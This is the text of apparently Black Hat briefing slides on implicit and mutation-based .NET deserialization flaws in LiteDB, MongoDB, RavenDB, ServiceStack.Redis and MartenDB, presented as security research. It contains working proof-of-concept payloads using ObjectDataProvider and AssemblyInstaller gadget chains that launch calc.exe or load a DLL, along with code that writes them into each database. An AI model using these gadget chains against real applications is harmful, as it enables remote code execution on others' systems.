



AUGUST 9-10


BRIEFINGS

Second Breakfast

Implicit and Mutation-Based Serialization Vulnerabilities in .NET


Who I am

- Jonathan Birch
 - Principal Security Software Engineer at Microsoft
 - I hack Office.
 - infosec.exchange/@seibai



What this talk is about

- RCE vulnerabilities in NoSQL engines due to implicit .NET deserialization
 - LiteDB, MongoDB, RavenDB, MartenDB, and ServiceStack.Redis
- Mutation-based serialization vulnerabilities
 - Enable Remote Code Execution even if the serialized data can't be tampered with
- Techniques for bypassing serialization binders
- How to defend against these attacks



Reviewing LiteDB

Y **Hacker News** new | past | comments | ask | show | jobs | submit

▲ LiteDB: A .NET embedded NoSQL database (litedb.org)

153 points by jermaustin1 7 months ago | hide | past | favorite | 46 comments



```
4 namespace LiteDB
5 {
6     public class DefaultTypeNameBinder : ITypeNameBinder
7     {
8         public static DefaultTypeNameBinder Instance { get; } = new DefaultTypeNameBinder();
9
10        private DefaultTypeNameBinder()
11        {
12        }
13
14        public string GetName(Type type) => type.FullName + ", " + type.GetTypeInfo().Assembly.GetName().Name;
15
16        public Type GetType(string name) => Type.GetType(name);
17    }
18 }
```



What's so bad about Type.GetType?

“DBClient.StorageObject”

(Just a string, mostly harmless)

Type.GetType


StorageObject

(Actual .NET Type Object, less harmless)




(User-provided data)

Custom
Serializer



(Actual objects, aka code)

How does LiteDB use Type.GetType?



How does LiteDB use Type.GetType?

BSON is just a JSON encoding. As JSON, LiteDB's data storage looks like this:


```
{  
  _id: 1,  
  _type: "DBClient.StorageObject, DBClient",  
  Name: "Attachment"  
  :  
}
```

That “_type” member is passed to Type.GetType when LiteDB converts BSON into objects, to determine what type of object to create.

This *is* just a polymorphic serializer!

Background: .NET Serialization Vulnerabilities

How .NET serialization vulnerabilities work



*For more info see "[Friday the 13th JSON Attacks](#)", Black Hat 17, by Alvaro Muñoz & Oleksandr Mirosh

Some dangerous .NET types

- **AssemblyInstaller** – setting the “path” property will cause a DLL at that path to be loaded.
 - Only local files will be loaded, but if you set an HTTP URL, the framework *will* make a request to the URL.
 - Good for ping-back tests.
- **ObjectDataProvider** – allows any static method on any type to be called when its properties are set.
 - Process.Start is popular

Implicit Serialization Vulnerabilities in NoSQL Engines


A simple exploit for LiteDB v5.0.12

Data choosing what type it will be.


```
const string badJson = @{"_type":"System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35",
""ObjectInstance"":{"_type":"System.Diagnostics.Process, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089"},
""StartInfo"":{"_type":"System.Diagnostics.ProcessStartInfo, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089", ""FileName"":"calc.exe"},
""MethodName"":""Start""}";
```

This type doesn't matter!

```
BsonValue bson = JsonSerializer.Deserialize(badJson);
BsonMapper myMapper = new BsonMapper();
Object rehydratedObject = myMapper.Deserialize<StorageObject>(bson); //this will launch calc
```



Implicit Deserialization in LiteDB



An exploit for MongoDB® v2.18.0

Data choosing its type

```
const string payloadJson = @"{"Member":  
{"_t":"System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0,  
Culture=neutral, PublicKeyToken=31bf3856ad364e35",  
"ObjectInstance":{"_t":"System.Diagnostics.Process, System, Version=4.0.0.0,  
Culture=neutral, PublicKeyToken=b77a5c561934e089",  
"StartInfo":{"_t":"System.Diagnostics.ProcessStartInfo, System, Version=4.0.0.0,  
Culture=neutral, PublicKeyToken=b77a5c561934e089", "FileName":"calc.exe"}},  
"MethodName":"Start"}, "name":"thing"}";
```

This type does matter!

```
BsonDocument parsedDoc = BsonDocument.Parse(payloadJson);  
//this next line launches calc  
Object deserializedThing = BsonSerializer.Deserialize<StorageObject>(parsedDoc);
```

MongoDB® Implicit Serialization Vulnerabilities

- MongoDB was exploitable in most of the same ways as LiteDB. RCE is possible when either:
 - An attacker writes a record directly that is later read.
 - An attacker performs query injection to alter a record that is later read.
- Both attacks require that an application tries to read a generic object from MongoDB, like a record with a member of type “Object” or an object with an interface member.
- I was only able to exploit the .NET driver, not Java or Python.

An Exploit for v5.4.5

Data telling you its type

```
const string calcPayload = @"{'Member':{'"$type"$': '"System.Security.Principal.WindowsIdentity, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089'", '"System.Security.ClaimsIdentity.actor'":  
    '"<BinaryFormatterPayload>"'}}";
```

```
string url = @"http://DBServer:8080/databases/HackDB/docs?id=HackDocument";  
var webRequest = System.Net.HttpWebRequest.CreateHttp(url);  
webRequest.Method = "PUT";  
webRequest.ContentType = "application/json";  
var stream = webRequest.GetRequestStream();  
using (var writer = new System.IO.StreamWriter(webRequest.GetRequestStream()))  
{  
    writer.Write(calcPayload);  
}  
var webResponse = webRequest.GetResponse();  
webResponse.Close();
```



Implicit Serialization Vulnerabilities

- RavenDB just uses JSON.Net to store and read data from the database, so JSON.Net payloads work as exploits.
- Exploitable scenarios include:
 - An attacker writes a record to a DB that is later read.
 - An attacker performs query injection to update a record that is later read.
 - That special one that I'll talk about later.
- Like MongoDB, RavenDB checks assignability (because JSON.Net does).

An Exploit for ServiceStack.Redis v6.5.0

```
const string payloadString = @"{"Member":  
{"__type__": "System.Configuration.Install.AssemblyInstaller,  
System.Configuration.Install, Version=4.0.0.0, Culture=neutral,  
PublicKeyToken=b03f5f7f11d50a3a",  
"Path": "malicious.dll"}}";
```

Data saying what it wants to be

```
var manager = new RedisManagerPool("dbserver:6379");
```

```
StorageObject record;
```

```
using (var client = manager.GetClient())
```

```
{
```

```
    //write malicious data as string
```

```
    client["cacheKey1"] = payloadString;
```

```
    //read malicious data as object
```

```
    record = client.Get<StorageObject>("cacheKey1");
```

```
}
```

This type does matter!



ServiceStack.Redis Vulnerabilities

ServiceStack.Redis uses its own serializer, and was exploitable when:

- An attacker writes an object or a string to the cache that is later read as an object.
- Deserializing attacker-provided strings with `ServiceStack.Text.JsonSerializer`
- That extra pattern that I'll get to next ...

Exploiting Marten DB



- MartenDB is a .NET NoSQL interface to PostGres Databases
- Like RavenDB, it uses JSON.NET with unsafe settings to serialize objects for storage.
- But MartenDB doesn't allow direct writing of JSON, and my initial attempts to serialize dangerous objects into a database record kept failing.
- Then I discovered a different way to attack it...

Serialization Mutation Attacks

Exploiting Marten v5.11.0 with Mutation

```
Dictionary<string, string> extraData = new Dictionary<string, string>();  
extraData.Add("$type", "System.Activities.Presentation.WorkflowDesigner,  
System.Activities.Presentation, Version=4.0.0.0, Culture=neutral,  
PublicKeyToken=31bf3856ad364e35");  
extraData.Add("PropertyInspectorFontAndColorData", @"<ResourceDictionary  
xmlns=""http://schemas.microsoft.com/winfx/2006/xaml/presentation""  
xmlns:x=""http://schemas.microsoft.com/winfx/2006/xaml""><ObjectDataProvider x:Key=""""  
MethodName=""Start""><ObjectDataProvider.ObjectInstance><Process xmlns=""clr-  
namespace:System.Diagnostics;assembly=system""><Process.StartInfo><ProcessStartInfo  
FileName =  
""calc.exe""/></Process.StartInfo></Process></ObjectDataProvider.ObjectInstance></ObjectDa  
taProvider></ResourceDictionary>");  
StorageObject maliciousObject = new StorageObject() { Id = 123456, Member = extraData };  
session.Store(maliciousObject); //reading this object launches calc!
```


Mutation Attacks in JSON.Net

Consider how a dictionary is serialized in JSON.Net:

```
Dictionary<string, string> data = new Dictionary<string, string>() {["Fruit"]="Pear" };
```

becomes

```
{"Fruit": "Pear"}
```

Compare this to a simple RCE payload for JSON.NET:

```
{"$type": "System.Configuration.Install.AssemblyInstaller",  
 "System.Configuration.Install", "Path": "malicious.dll"}
```

Mutation Attacks in JSON.Net

- There's nothing special about the "\$type" key!
- This dictionary serializes to JSON that causes RCE if it's deserialized:


```
Dictionary<string, string> data = new Dictionary<string, string>() {  
   ["$type"]= "System.Configuration.Install.AssemblyInstaller, System.Configuration.Install",  
    ["path"]="malicious.dll"};
```

- The same thing happens for other types with key-value structures: Hashtable, JObject and ExpandoObject can also serialize to set arbitrary keys.


Example Mutation Attack Flow

Name ⓘ	Value ⓘ
\$type	: System.Configuration.Install.Assemb
path	: http://www.example.com/
	:

Malicious Key-Value Data in a Web Form



Later...



Mutation attacks against LiteDB v5.0.12

```
Dictionary<string, string> stringDictionary = new Dictionary<string, string>();  
stringDictionary.Add("_type", "System.Configuration.Install.AssemblyInstaller,  
System.Configuration.Install");  
stringDictionary.Add("Path", "malicious.dll");
```

Object result;

```
using (var badDB = new LiteDatabase(@"Mutation.db"))  
{  
    var col = badDB.GetCollection<Dictionary<string, string>>("PropertyCollections");  
    col.Insert(stringDictionary);  
    result = col.FindById(col.Min()); //this runs code!  
}
```

.NET Serializers Vulnerable to Mutation

Serializer	Need to control first key pair?	Checks assignability?	Other limitations
JSON.Net	Yes	Yes	Unsafe TypeNameHandling
JavaScriptSerializer	No	No	SimpleTypeResolver
LiteDB v5.0.12	No	Only in v>=5.0.13	None
ServiceStack.Text v6.5.0	Yes	Yes	None
RavenDB	Yes	Yes	None
MartenDB v5.11.0	No	Yes	None

Note: I haven't found a way to exploit mutation against MongoDB's .NET driver.

Limitations on Serialization Mutation

